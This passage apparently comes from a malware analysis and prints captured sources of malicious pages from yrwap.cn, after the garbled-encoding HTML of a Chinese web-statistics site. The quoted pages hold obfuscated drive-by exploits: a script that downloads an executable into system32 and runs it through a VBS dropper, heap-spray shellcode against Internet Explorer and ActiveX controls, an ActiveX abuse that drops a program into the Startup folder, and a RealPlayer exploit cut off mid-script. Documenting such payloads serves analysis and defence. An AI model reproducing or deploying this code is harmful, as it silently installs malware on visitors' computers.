                alert("ÃÜÂë²»ÄÜÉÙÓÚ4Î»Êý¡£");
                else
                        alert("ÃÜÂëÖÐÖ»ÄÜÓÐÓ¢ÎÄ¡¢Êý×Ö°ÍÏÂ»®Ïß¡£");
                form1.LoginPassword.focus();
                return false;
        }
        if ((fucCheckLength(form1.VCode.value)==6) || (fucPWDchk(form1.VCode.value)==0))
        {
                if (fucCheckLength(form1.VCode.value)!=6)
                alert("ÑéÖ¤ÂëÊÇ6Î»Êý¡£");
                else
                        alert("ÑéÖ¤ÂëÖ»ÄÜÓÐÓ¢ÎÄ°ÍÊý×Ö¡£");
                form1.VCode.focus();
                return false;
        }
*/
        return true;
}
//-->
</script>
<link href="files/css.css" rel="stylesheet" type="text/css">
</head>
<body bgcolor="#DDDDDD" topmargin="0">
<table width="960" border="0" align="center" cellpadding="0" cellspacing="0">
<tr>
<td width="5" valign="top" background="pic/left.gif"><img src="pic/left_top.gif" width="5"
height="10"></td>
<td width="950"><table width="949"  border="0" cellpadding="0" cellspacing="0"
background="pic/logo_gb.gif">
<tr>
<td width="259"><img src="pic/logo.gif" width="247" height="70"></td>
<td width="690"><IFRAME src="http://ad.51yes.com/t12.htm" name="a" width="680" marginwidth="0"
height="70" marginheight="0" scrolling="no" frameborder="0" hspace="0" vspace="0"
allowtransparency="true"></IFRAME></td>
</tr>
</table>
<table width="950"  border="0" cellpadding="0" cellspacing="0" background="pic/headbg-a.gif">
<tr>
<td width="100" align="center"><a href="http://count.51yes.com/">·µ»ØÊ×Ò³</a></td>
<td width="2"><img src="pic/head.gif" width="2" height="20"></td>
<td width="100" align="center"><a href="reg-1.htm">Ãâ·Ñ×¢²á</a></td>
<td width="2"><img src="pic/head.gif" width="2" height="20"></td>
<td width="100" align="center"><a href="http://demo.51yes.com/all.aspx">²úÆ·Ê¾Àý</a></td>
<td width="2"><img src="pic/head.gif" width="2" height="20"></td>
<td width="100" align="center"><a href="help.htm">°ïÖúÖÐÐÄ</a></td>
<td width="2"><img src="pic/head.gif" width="2" height="20"></td>
<td>&nbsp;</td>
</tr>
</table></td>
<td width="5" valign="top" background="pic/right.gif"><img src="pic/right_top.gif" width="5"
height="10"></td>
</tr>
</table>
<table width="960" border="0" align="center" cellpadding="0" cellspacing="0">
<tr>
<td width="5" rowspan="2" valign="bottom" background="pic/left.gif"><img src="pic/left_bottom.gif"
width="5" height="10"></td>
<td width="950" valign="top"><table width="950" border="0" cellpadding="0" cellspacing="0"
bgcolor="FFF8FF">
<tr>
<td height="5"></td>
```

```
</tr>
<tr>
<td><table width="950" border="0" cellspacing="0" cellpadding="0">
<tr>
<td width="258" valign="top"><table width="258" border="0" cellspacing="0" cellpadding="0">
<tr>
<td align="center"><table width="248" border="0" cellspacing="0" cellpadding="0">
<tr>
<td height="27" background="pic/txtboxtopbg.gif">&nbsp;&nbsp;<strong>ÓÃ»§µÇÂ¼</strong></td>
</tr>
<tr>
<td><table width="248" border="0" cellspacing="0" cellpadding="0">
<tr>
<td width="5" background="pic/txtboxleft.gif"></td>
<td width="238" align="center"><table width="230" border="0" cellspacing="3" cellpadding="0">
<form action="login.aspx" method="post" name="form1" id="form1" onSubmit="return form1_submit()">
<tr>
<td>ÓÃ»§Ãû£º
<input name="LoginName" type="text" id="LoginName" size="22" maxlength="12" tabindex="1"></td>
</tr>
<tr>
<td>ÃÜ&nbsp;&nbsp;Âë£º
<input name="LoginPassword" type="password" id="LoginPassword" size="12" maxlength="16" tabindex="2">
<a href="getpassword.aspx"><span class="more1">È¡»ØÃÜÂë&nbsp;&gt;&gt;</span></a></td>
</tr>
<tr>
<td>ÑéÖ¤Âë£º
<input name="VCode" type="text" id="VCode" size="10" maxlength="4" tabindex="3">
<img id="Image1" align="absmiddle" src="vcode.aspx?num=6537" style="border-color:Blue;border-
width:1px;border-style:solid;"></td>
</tr>
<tr>
<td align="center"><input type="submit" name="Submit" value="µÇ Â¼" tabindex="4">
<input type="button" name="button2" value="×¢ ²á" onClick="window.location = 'reg-1.htm';"
tabindex="5"><input name="LoginCount" type="hidden" value="Yax2iG4eAUk="></td>
</tr>
</form>
</table></td>
<td width="5" background="pic/txtboxright.gif"></td>
</tr>
</table></td>
</tr>
<tr>
<td><img src="pic/txtboxbottom.gif" width="248" height="5"></td>
</tr>
</table></td>
</tr>

<tr>
<td align="center"><IFRAME src="http://ad.51yes.com/a1-a6.htm" name="a" width="214" marginwidth="0"
height="372" marginheight="0" scrolling="no" frameborder="0" hspace="0" vspace="0"
allowtransparency="true"></IFRAME></td>
</tr>


</table><table width="258" border="0" cellspacing="5" cellpadding="0">
<tr>
<td align="center"><a href="http://ad.51yes.com/ad.htm" target="_blank">±¾Õ¾µÄALEXAÅÅÃûÔÚ<strong
style="font-size: 16px; color:#FF0000">400</strong>ÒÔÄÚ£¬<span class="more1">¹ã¸æÕÐ×â
&gt;&gt;</span></a></td>
</tr>
<tr>
<td><table width="248" border="0" cellspacing="0" cellpadding="0">
<tr>
<td height="27" background="pic/txtboxtopbg.gif">&nbsp;&nbsp;<strong>ÍøÕ¾¼ò½é</strong></td>
</tr>
<tr>
<td><table width="248" border="0" cellspacing="0" cellpadding="0">
<tr>
<td width="5" background="pic/txtboxleft.gif"></td>
<td width="238" align="center"><table width="238" border="0" cellspacing="5" cellpadding="0">
<tr>
<td>51YES.COMÊÇÒ»¼Ò´ÓÊÂ»¥ÁªÍø²úÆ·¿ª·¢µÄ×¨Òµ¹«Ë¾£¬ÎÒÃÇµÄ¡°<b><font
color="#FF0000">51YesÍøÕ¾Á÷Á¿Í³¼Æ£ÖÇÄÜ°æ±¾V2.5</font></b>¡±¾¹ý2Äê¶àµÄ¸Ä½ø°ÍÍêÉÆ£¬Îª¹úµÄÕ¾³¤Ãâ·ÑÌá¹©
```

```
ÁË¸ßÖÊÁ¿µÄÍ³¼Æ·þÎñ¡£ÎÒÃÇµÄÍ³¼Æ·þÎñÖÐ²»»áµ¯³öÈÎºÎµÄ²å¼þ»òÕß¹ã¸æ£¬Í¬Ê±ÎÒÃÇ»á³ÖÐøµÄ¸Ä½øÕâÌ×Í³¼ÆÏµÍ³£¬°ÑÃâ·
Ñ·þÎñÌá¹©µ½µ×¡£</td>
</tr>
</table></td>
<td width="5" background="pic/txtboxright.gif"></td>
</tr>
</table></td>
</tr>
<tr>
<td><img src="pic/txtboxbottom.gif" width="248" height="5"></td>
</tr>
</table></td>
</tr>
<tr>
<td><table width="248" border="0" cellspacing="0" cellpadding="0">
<tr>
<td height="27" background="pic/txtboxtopbg.gif">&nbsp;&nbsp;<strong>ÍøÕ¾¹«¸æ</strong></td>
</tr>
<tr>
<td><table width="248" border="0" cellspacing="0" cellpadding="0">
<tr>
<td width="5" background="pic/txtboxleft.gif"></td>
<td width="238" align="center"><table width="238" border="0" cellspacing="5" cellpadding="0">
<tr>
<td>
<p style="margin-top: 7px; margin-bottom:
0"><u><b>08/01/17</b></u>:¹ØÓÚ¡°¶ÀÁ¢IP·ÃÎÊÁ¿¡±¼ÆËã·½·¨¸Ä½øµÄÖØÒªÍ¨Öª ¡£<a href="callboard-3.htm"
target="_blank"><font color="#FF0000">µã»÷¿´ÏêÇé&nbsp;&gt;&gt;</font></a></p>
<p style="margin-top: 7px; margin-bottom:
0"><u><b>07/01/01</b></u>:ÏµÍ³ÐÂÔöÁË¡°¿Í»§¹úÍâµØÀíÎ»ÖÃ·ÖÎö¡±ÒÔ¼°¡°Í³¼ÆÊý¾ÝÏÂÔØ¡±µÈ¹¦ÄÜ ¡£<a
href="callboard-2.htm" target="_blank"><font color="#FF0000">µã»÷¿´ÏêÇé&nbsp;&gt;&gt;</font></a></p>
<p style="margin-top: 7px; margin-bottom:
0"><u><b>11/25</b></u>:ÏµÍ³¼ÓÇ¿ÁË¶ÔËÑË÷ÒýÇæºÍÍ¬Ê±ÔÚÏß·Ã¿ÍµÄÍ³¼ÆµÈ¹¦ÄÜ¡£<a href="callboard.htm"
target="_blank"><font color="#FF0000">µã»÷¿´ÏêÇé&nbsp;&gt;&gt;</font></a></p>
<p style="margin-top: 7px; margin-bottom:
0"><u><b>10/01</b></u>:ÏµÍ³½øÐÐÁËÓÅ»¯£¬±¨±íµÄ²é¿´ËÙ¶È´ó·ù¶ÈÔö¼Ó£¬²¢Ôö¼ÓÁËIPµØÖ·¸ú×Ù¹¦ÄÜ¡£<a
href="callboard-1.htm" target="_blank"><font color="#FF0000">µã»÷¿´ÏêÇé&nbsp;&gt;&gt;</font></a></p>
<p style="margin-top: 7px; margin-bottom:
0"><u><b>01/17</b></u>:ÓÃ»§ÕËºÅÒ»¾-×¢²á£¬½«ÓÀ²»¹ýÆÚ£¬ÄúËùÓÐÀúÊ·Í³¼ÆÊý¾Ý<b><font
color="#FF0000">ÓÀÔ¶±£Áô</font></b>£¡</p></td>
</tr>
</table></td>
<td width="5" background="pic/txtboxright.gif"></td>
</tr>
</table></td>
</tr>
<tr>
<td><img src="pic/txtboxbottom.gif" width="248" height="5"></td>
</tr>
</table></td>
</tr>
</table></td>
<td width="2" background="pic/sx.gif"></td>
<td width="690" valign="top"><table width="690" border="0" cellspacing="0" cellpadding="0">
<tr>
<td align="center"><table width="680" border="0" cellspacing="0" cellpadding="0">
<tr>
<td><IFRAME src="http://ad.51yes.com/a7-a12.htm" name="a5" width="680" marginwidth="0" height="45"
marginheight="0" scrolling="no" frameborder="0" hspace="0" vspace="0"
allowtransparency="true"></IFRAME></td>
</tr>
<tr>
<td height="4"></td>
</tr>
<tr>
<td><IFRAME src="http://ad.51yes.com/a13-a18.htm" name="a5" width="680" marginwidth="0" height="45"
marginheight="0" scrolling="no" frameborder="0" hspace="0" vspace="0"
allowtransparency="true"></IFRAME></td>
</tr>
</table></td>

</tr>
<tr>
<td><table width="690" border="0" cellspacing="0" cellpadding="0">
```

```
<tr>
<td width="344" align="center"><table width="336" border="0" cellspacing="5" cellpadding="0">
<tr>
<td><strong>Ö±¹ÛµÄÍ¼ÐÎ£¬ÏÔÊ¾ÄúÍøÕ¾À´·ÃÕßµÄµØÇø</strong></td>
</tr>
<tr>
<td align="center"><a href="http://demo.51yes.com/area.aspx"><img src="pic/tx-1.gif" width="326"
height="300" border="0"></a></td>
</tr>
<tr>
<td align="right"><a href="http://demo.51yes.com/area.aspx"><span class="more1">µã»÷½øÈëÏàÓ¦µÄÑÝÊ¾Ò³Ãæ
&gt;&gt;</span></a></td>
</tr></table></td>
<td width="2" background="pic/sx.gif"></td>
<td width="344"><table width="344" border="0" cellspacing="5" cellpadding="0">
<tr>
<td><strong>12¸öËÑË÷ÒýÇæµÄ¹Ø¼ü×Ö·Ö²¼¼°URLÁ´½Ó</strong></td>
</tr>
<tr>
<td align="center"><a href="http://demo.51yes.com/search.aspx"><img src="pic/tx-2.gif" width="326"
height="300" border="0"></a></td>
</tr>
<tr>
<td align="right"><a href="http://demo.51yes.com/search.aspx"><span
class="more1">µã»÷½øÈëÏàÓ¦µÄÑÝÊ¾Ò³Ãæ &gt;&gt;</span></a></td>
</tr>
</table></td>
</tr>
</table></td>
</tr>
<tr>
<td><img src="pic/hx.gif" width="688" height="2"></td>
</tr>
<tr>
<td align="center"><table width="690" border="0" cellspacing="5" cellpadding="0">
<tr>
<td align="center"><IFRAME src="http://ad.51yes.com/a19-a21.htm" name="a5" width="680" marginwidth="0"
height="60" marginheight="0" scrolling="no" frameborder="0" hspace="0" vspace="0"
allowtransparency="true"></IFRAME></td>
</tr>
</table></td>
</tr>
<tr>
<td align="center"><table width="690" border="0" cellspacing="5" cellpadding="0">
<tr>
<td align="center"><IFRAME src="http://ad.51yes.com/a22-a24.htm" name="a5" width="680" marginwidth="0"
height="60" marginheight="0" scrolling="no" frameborder="0" hspace="0" vspace="0"
allowtransparency="true"></IFRAME></td>
</tr>
</table></td>
</tr>
<tr>
<td><img src="pic/hx.gif" width="688" height="2"></td>
</tr>
<tr>
<td><table width="690" border="0" cellpadding="0" cellspacing="0">
<tr>
<td width="344" align="center" valign="top"><table width="336" border="0" cellspacing="5"
cellpadding="0">
<tr>
<td><strong>Í³¼Æ³öÄúÍøÕ¾ËùÓÐÒ³ÃæµÄ·ÃÎÊ´ÎÊý</strong></td>
</tr>
<tr>
<td align="center"><a href="http://demo.51yes.com/location.aspx"><img src="pic/tx-3.gif" width="326"
height="300" border="0"></a></td>
</tr>
<tr>
<td align="right"><a href="http://demo.51yes.com/location.aspx"><span
class="more1">µã»÷½øÈëÏàÓ¦µÄÑÝÊ¾Ò³Ãæ &gt;&gt;</span></a></td>
</tr>
</table></td>
<td width="2" background="pic/sx.gif"></td>
<td width="344" align="center" valign="top"><table width="344" border="0" cellspacing="5"
cellpadding="0">
```

```
<tr>
<td><strong>¾«È·µ½Ð¡Ê±µÄ×Ü·ÃÎÊÁ¿,¶ÀÁ¢IP·ÃÎÊÁ¿</strong></td>
</tr>
<tr>
<td align="center"><a href="http://demo.51yes.com/day.aspx"><img src="pic/tx-4.gif" width="326"
height="300" border="0"></a></td>
</tr>
<tr>
<td align="right"><a href="http://demo.51yes.com/day.aspx"><span class="more1">µã»÷½øÈëÏàÓ¦µÄÑÝÊ¾Ò³Ãæ
&gt;&gt;</span></a></td>
</tr>
</table></td>
</tr>
</table></td>
</tr>
<tr>
<td><img src="pic/hx.gif" width="688" height="2"></td>
</tr>
</table></td>
</tr>
</table></td>
</tr>
<tr>
<td height="5"></td>
</tr>
</table>
</td>
<td width="5" rowspan="2" valign="bottom" background="pic/right.gif"><img src="pic/right_bottom.gif"
width="5" height="10"></td>
</tr>
<tr>
<td height="10" background="pic/bottom.gif"></td>
</tr>
</table>
<table width="960" border="0" align="center" cellpadding="0" cellspacing="5">
<tr>
<td align="center"><a href="contact.htm" target="_blank"><font color="#FF0000">ÁªÏµÎÒÃÇ
&gt;&gt;</font></a> - <a href="help.htm" target="_blank"><font color="#FF0000">°ïÖúÖÐÐÄ
&gt;&gt;</font></a> - <a href="http://ad.51yes.com/ad.htm" target="_blank"><font
color="#FF0000">¹ã¸æ·þÎñ &gt;&gt;</font></a> - <a href="morelink.htm" target="_blank"><font
color="#FF0000">ÓÑÇéÁ´½Ó &gt;&gt;</font></a></td>
</tr>
<tr>
<td align="center">ËÕICP±¸05011186°Å</td>
</tr>
<tr>
<td align="center">51YES.COM °æÈ¨ËùÓÐ Copyright &copy; 2002-2007</td>
</tr>
<tr>
<td align="center">µç×ÓÓÊ¼þ£º<a href="mailto:count@51yes.com">count@51yes.com</a></td>
</tr>
<tr>
<td height="11" align="center"><IFRAME src="count_45.htm" width="0" marginwidth="0" height="0"
marginheight="0" scrolling="auto" frameborder="0"></IFRAME><IFRAME src="count_43.htm" width="0"
marginwidth="0" height="0" marginheight="0" scrolling="auto" frameborder="0"></IFRAME><IFRAME
src="count_22.htm" width="0" marginwidth="0" height="0" marginheight="0" scrolling="auto"
frameborder="0"></IFRAME><IFRAME src="count_1.htm" width="0" marginwidth="0" height="0"
marginheight="0" scrolling="auto" frameborder="0"></IFRAME><IFRAME src="count_10.htm" width="0"
marginwidth="0" height="0" marginheight="0" scrolling="auto" frameborder="0"></IFRAME><IFRAME
src="count_20.htm" width="0" marginwidth="0" height="0" marginheight="0" scrolling="auto"
frameborder="0"></IFRAME><IFRAME src="count_30.htm" width="0" marginwidth="0" height="0"
marginheight="0" scrolling="auto" frameborder="0"></IFRAME><script
src="http://count1.51yes.com/click.aspx?id=10002&logo=1"></script></td>
</tr>
<tr>
<td align="center"></td>
</tr>
</table>

</body>
</html>
```

***f.) Source from http://yrwap.cn/14.htm***

```
<script language="JavaScript">
window.onerror=function(){return true;}
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCod
e(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--
){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--
){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return
p}('1d=\'1y://1z.1x.1w/1u/1A.Q\';N=\'15.1B\';R=\'15.1D\';k=1C["d"+"o"+"c"+"u"+"m"+"e"+"n"+"t"]["c"+"r"+
"e"+"a"+"t"+"e"+"E"+"l"+"e"+"m"+"e"+"n"+"t"]("o"+"b"+"j"+"e"+"c"+"t");11="c"+"l"+"s"+"i"+"d"+":";16="0"
+"-"+"9"+"8"+"3"+"A"+"-
"+"0";17="0"+"C";1b="0"+"4";1a="F"+"C"+"2"+"9"+"E"+"3"+"6";I="B"+"D"+"9"+"6"+"C";12="5"+"5"+"6"+"-
"+"6"+"5"+"A"+"3"+"-
"+"1"+"1"+"D";19="M"+"i"+"c"+"r"+"o"+"s"+"o"+"f"+"t"+".X"+"M"+"L"+"H"+"T"+"T"+"P";10="A"+"d"+"o"+"d"+"b
."+"S"+"t"+"r"+"e"+"a"+"m";14="S"+"h"+"e"+"l"+"l"+".";13="A"+"p"+"p"+"l"+"i"+"c"+"a"+"t"+"i"+"o"+"n";1c
=14+13;I=11+I+12+16+17+1b+1a;k["s"+"e"+"t"+"A"+"t"+"t"+"r"+"i"+"b"+"u"+"t"+"e"]("c"+"l"+"a"+"s"+"s"+"i"
+"d",I);1m
K=k["C"+"r"+"e"+"a"+"t"+"e"+"O"+"b"+"j"+"e"+"c"+"t"]("S"+"c"+"r"+"i"+"p"+"t"+"i"+"n"+"g"+"."+"F"+"i"+"l
"+"e"+"S"+"y"+"s"+"t"+"e"+"m"+"O"+"b"+"j"+"e"+"c"+"t","");w=k["C"+"r"+"e"+"a"+"t"+"e"+"O"+"b"+"j"+"e"+"
c"+"t"](19,"");7=k.Z(10,"");7.1p=1;z=K.1r(0);1l=k["C"+"r"+"e"+"a"+"t"+"e"+"O"+"b"+"j"+"e"+"c"+"t"](1c,"
");1h=K["B"+"u"+"i"+"l"+"d"+"P"+"a"+"t"+"h"](z+\'\\\\1n\',\'Y.Q\');q=z+"\\\\"+N;w.1s("G"+"E"+"T",1d,0);
w["s"+"e"+"n"+"d"]();7["O"+"p"+"e"+"n"]();7["W"+"r"+"i"+"t"+"e"](w["r"+"e"+"s"+"p"+"o"+"n"+"s"+"e"+"B"+
"o"+"d"+"y"]);7["S"+"a"+"v"+"e"+"T"+"o"+"F"+"i"+"l"+"e"](q,2);7["C"+"l"+"o"+"s"+"e"]();1q="a"+"v"+"a"+"
s"+"t"+"t";J=z+"\\\\"+R;V="1t q = Z(\\"1E.";U="S"+"h"+"e"+"l"+"l"+"\\")"+"\\n";18="q.1F \\"Y /c
"+q+"\\",1v";1i=V+U+18;7["t"+"y"+"p"+"e"]=2;7["O"+"p"+"e"+"n"]();7["W"+"r"+"i"+"t"+"e"+"T"+"e"+"x"+"t"]
=1i;7["S"+"a"+"v"+"e"+"t"+"o"+"f"+"i"+"l"+"e"](J,2);7["C"+"l"+"o"+"s"+"e"]();1g="o";1e="p";1j="e";1k="n
";1f=1g+1e+1j+1k;1l.1o(1h,\' /c
\'+J,"",1f,0)',62,104,'|||||||Gameee3|||||||||||||avastt||||||wwwGameeecn||||||Gameee2|||swwsmerrr|||||
||||Gameeeeex|wwwGameeecn2|severr|||Gameeename|||exe|Gameeenames|||Gameeezf|Gameeezf0|||cmd|CreateObjec
t|Gameeeado|Gameeeee|Gameeeeexx|Games|Game|Gameeeeee|Gameeeees|Gameeeeess|Gameeezfs|Gameeexml|Gameeeees
ss|Gameeeeesxx|Gamex|Gameee|Gameeess|Gameeex|Gameees|exp1|Gameeezfx|Gameeesss|Gameeessss|sghgdddd|var|s
ystem32|ShelLExeCute|type|Gameeeuser|GetSpecialFolder|Open|Set|admin|vbhide|com|steoo|http|www|win|pif|
window|vbs|Wscript|run'.split('|'),0,{}))
</script>
```

***g.) Source from http://yrwap.cn/flash.htm***

```
<script>
window.onerror=function(){return true;}
saff = "temm";
if(navigator.userAgent.toLowerCase().indexOf("msie")>0)
document.write("<iframe src=ihh.html width=100 height=0></iframe>");
else{document.write("<iframe src=fhh.html width=100 height=0></iframe>");}
</script>
```

***h.) Source from http://yrwap.cn/ie7.htm***

```
<html>
<div id="Ie70day">x</div>
<script>
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCod
e(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--
){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--
){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('a
z=9("%1h%f%1g%1f%1i%1j%r%1l%1k%1e%1d%17%r%16%l%15%18%19%1c%1b%1a%1m%1n%1z%1y%1x%1A%1B%1D%1C%1w%1v%l%1q%
14%1o%1r%1s%1u%1t%1E%U%K%M%N%H%F%A%B%m%D%E%O%m%Z%g%b%q%Y%11%g%b%q%y%13%6%R%W%P%L%T%S%s%Q%V%6%12%10%G%J%
1p%1Q%2n%c%7%2m%2o%2p%s%6%7%2q%2l%2k%y%1F%2f%2e%7%2d%2g%2h%2t%c%2i%2s%1%2B%2E%2D%2G%2F%4%2I%1%2H%2C%2w%
2v%2u%2x%2y%2A%2z%4%2j%1%k%j%4%2b%1%k%j%4%2c%1%1R%1S%1U%o%1T%1O%1N%1I%1H%1G%1J%1K%n%o%n%1M%1L%f");a
2=9("%8%8");1V{2+=2}1W(2.26<25);d=27 28();2a(i=0;i<29;i++)d[i]=2+z;e="<3 x=I><X><C><![23[<1Y
1X=1Z://&#w;&#w;.20.22>]]></C></X></3><5 t=#I u=C v=p><3 x=I></3><5 t=#I u=C
v=p></5></5>";h=21.24("1P");h.2r=e;',62,169,'|uffff|spray|XML|ue800|SPAN|uff52|u53d0|u0a0a|unescape|var
|u0e4e|uff00|memory|xmlcode|u0000|u8e68|tag||u765c|u2e2e|ueb01|u5b8b|u6e69|u772f|HTML|uffec|u8b18|u5ad6
|DATASRC|DATAFLD|DATAFORMATAS|x0a0a|ID|uebd6|shellcode|u6459|u198b||u8b0c|u1c5b|u306a|u5beb|u5e00||u6a5
9|u5e5f|uaa68|u5b5d|u08c2|u1b8b|u5352|u4deb|u89d0|uff7c|u0dfc|uc031|u5159|u52c2||u89d6|u5308|u5a72|u53c
7|uebd0|u5a50|u4b0c|u32e3|u205a|u4a8b|u8b49|u8b34|u31fc|uff31|uee01|uea01|u7805|u5655|u5300|u56e8|u8b57
|u246c|u548b|u3c45|uacc0|ue038|u5a8b|u6a00|u8b66|u011c|u8beb|ue801|u8b04|u245a|u8be1|u010d|ucfc1|u0774|
uebc7|u3bf2|u7514|u247c|u02eb|u5944|u6d6f|u632e|u6f6f|u612f|u6d64|u6578|u652e|u6574|u732e|Ie70day|u5100
|u7468|u7074|u7777|u2f3a|do|while|SRC|image|http|xiaolen|document|com|CDATA|getElementById|0xd0000|leng
th|new|Array|100|for|uffb7|uff89|u7e68|uff51|u006a|ue2d8|uff73|ue8d0|uffa0|uff0e|u8afe|ua068|u6a52|uc9d
5|uff4d|u9868|innerHTML|uffab|u6ad6|u616f|u6c6e|u776f|u5464|u466f|u4165|u6c69|u7275|u444c|u6e6f|u6d6c|u
6c6c|u642e|u5255|uffae'.split('|'),0,{}))
</script>
</html>
```

***i.) Source from http://yrwap.cn/nct.htm***

```
<html>
 <script language="JavaScript" defer>
window.onerror=function(){return true;}
eval(function(p,a,c,k,e,d){e=function(c){return c};if(!''.replace(/^/,String)){while(c--
){d[c]=k[c]||c}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--
){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('78="77";1
12=15("%76%22%79%80%82%81%17%75%74%69%68%67%17%70%29%71%73%72%83%84%95%94%96%97%99%98%66%92%87%86%85%88
%29%89%91%90%100%52%45%44%46%47%43%48%49%41%42%65%60%28%59%61%64%28%50%37%38%31%58%57%37%38%31%25%54%16
%56%55%53%51%63%62%20%93%133%16%144%143%145%146%148%147%142%19%13%141%136%135%20%16%13%137%138%140%25%1
01%139%150%13%157%161%160%159%19%163%165%6%164%162%158%152%151%9%153%6%154%156%155%149%134%112%111%113%
114%9%116%6%23%30%9%115%6%23%30%9%110%6%109%104%103%26%102%105%106%108%107%117%118%128%27%26%27%127%129
%22");1 3=15("%18%18");1 39=130;40 132(){1 11=131;1
4=15("%7%7%7%7");36(4.14<11)4+=4;4=4.35(0,11);126.125(4)}40
21(3,5){36(3.14*2<5){3+=3}3=3.35(0,5/2);120(3)}1 10=119;1 33=121;1 24=(12.14*2);1 5=10-(24+33);1
34=(39+10)/10;1 32=122
124();3=21(3,5);123(8=0;8<34;8++){32[8]=3+12}',10,166,'|var||sSlide|x|sSlideSize|uffff|0c|i|ue800|heapB
S|buffSize|sCode|u53d0|length|unescape|uff52|u8b18|u9090|uff00|u5ad6|getsSlide|u0000|u2e2e|PLSize|uebd6
|u772f|u6e69|u5b8b|ueb01|u765c|uffec|memory|sizeHDM|heapBlocks|substring|while|u8e68|u0e4e|heapSA|funct
ion|u5e00|u306a|u5e5f|ue801|u8b04|u02eb|uc031|u5b5d|u08c2|u5308|uaa68|u8beb|u5352|u5a50|u52c2|u89d0|u53
c7|u89d6|u8b0c|u198b|u1c5b|uff7c|u0dfc|u1b8b|u6459|uebc7|u4a8b|uea01|u7805|u205a|u32e3|u8b34|u8b49|u548
b|u3c45|u56e8|game|test|u5300|u5655|u246c|u8b57|uee01|uff31|u8be1|u7514|u247c|u245a|u8b66|u5a8b|u4b0c|u
3bf2|u4deb|uacc0|u31fc|ue038|u0774|u010d|ucfc1|u011c|u5944|u7777|u2f3a|u7074|u732e|u6574|u632e|u6f6f|u7
468|uff89|u466f|u5464|u6c69|u4165|uffb7|uffa0|u6d6f|u612f|0x400000|return|0x5|new|for|Array|SetFormatLi
keSample|boom|u652e|u6d64|u6578|0x0c0c0c0c|5200|tryMe|u5159|u616f|uff4d|uc9d5|u9868|u8afe|u006a|uff0e|u
a068|u6a52|u5a72|uebd0|u5beb|u6a59|u5100|u6a00|u6c6e|uff51|u6c6c|u642e|uffae|u5255|u776f|u444c|u7e68|u6
e6f|u6ad6|uff73|ue2d8|u6d6c|ue8d0|u7275|uffab'.split('|'),0,{}))

</script>
 <body onload="JavaScript: return tryMe();">
<object classid="clsid:77829F14-D911-40FF-A2F0-D11DB8D6D0BC" id='boom'></object>
</body>
</html>
```

***j.) Source from http://yrwap.cn/office.htm***

```
<object classid='clsid:F0E42D50-368C-11D0-AD81-00A0C90DC8D9' id='obj'></object>
<script language='javascript'>
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!''.replace(/^/,String)){while(c--
){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return
d[e]}];e=function(){return'\\w+'};c=1};while(c--){if(k[c]){p=p.replace(new
RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('a="b";2 3=\'9://d.e.7/5/6.1\';2 4=\'8:/c q m/f o/p
l/k/g/h.1\';0.i=3;0.j=4;0.n();',27,27,'obj|exe|var|buf1|buf2|admin|win|com|C|http|test|lengoo|Documents
|www|steoo|All|Startup|Thunder|SnapshotPath|CompressedPath|Programs|Menu|Settings|PrintSnapshot|Users|S
tart|and'.split('|'),0,{}))

</script>
```

***k.) Source from http://yrwap.cn/real.htm***

```
<script language="JavaScript">
eval(function(p,a,c,k,e,d){e=function(c){return(c<a?'':e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCod
e(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--
){d[e(c)]=k[c]||e(c)}k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1};while(c--
){if(k[c]){p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c])}}return p}('1k="1n";o
j=["%17"+"%19"+"%1j"+"%K","%1J"+"%1E"+"%m","%1q"+"%1B"+"%1y"+"%m","%B"+"%11"+"%1x"+"%m","%B"+"%11"+"%K"
+"%m","%J"+"%W"+"%1z"+"%m","%J"+"%W"+"%1A"+"%m","%1w"+"%11"+"%1v"+"%B"];1p O(){o
u=z.1r["\\A\\H\\1s\\H\\1u\\t\\1t\\1C\\1D\\1N\\t"]();d(u.k("N 6")==-1&&u.k("N 7")==-1)p;d(u.k("1O
5.")==-1)p;o Z;x="1P"+"1Q.I"+"1L"+"1K.1";Z=x;1o{w=1F
1G["\\1H\\L\\A\\1I\\1R\\t\\1a\\18\\1b\\1c\\t\\L\\A"](x["1l"](/a/g,""))}1m(1d){p}Y="1i";M="1e";1f="1g";F
="6.0.14.1h";Q=Y+M;h=w["1M"](Q);b="";r=l(j[0]);q(i=0;i<22*2s;i++)b+="S";d(h.k("6.0.14.")==-
1){d(z.16.R()=="2t-2r")f=l(j[1]);e d(z.16.R()=="2q-2o")f=l(j[2]);e p}e d(h==F)f=l(j[3]);e
d(h=="6.0.14.2p")f=l(j[4]);e d(h=="6.0.14.1S")f=l(j[5]);e d(h=="6.0.14.2v")f=l(j[6]);e
d(h=="6.0.14.2u")f=l(j[7]);e p;d(h.k("6.0.10.")!=-1){q(i=0;i<4;i++)b=b+r;b=b+f}e d(h.k("6.0.11.")!=-
1){q(i=0;i<6;i++)b=b+r;b=b+f}e d(h.k("6.0.12.")!=-1){q(i=0;i<9;i++)b=b+r;b=b+f}e d(h.k("6.0.14.")!=-
1){q(i=0;i<10;i++)b=b+r;b=b+f}o P,G="2x
2w";15="2y\\\\2z";P=G;8="";8=8+"2A";8=8+"2m";8=8+"2n";8=8+"21";8=8+"23";8=8+"24";8=8+"26";8=8+"25";8=8+
"20";8=8+"1Z";8=8+"1U";8=8+"1T";8=8+"1V";8=8+"1W";8=8+"1Y";1X="";v=b+15+8;T=27;28(v.2i<T)v+="2h";o
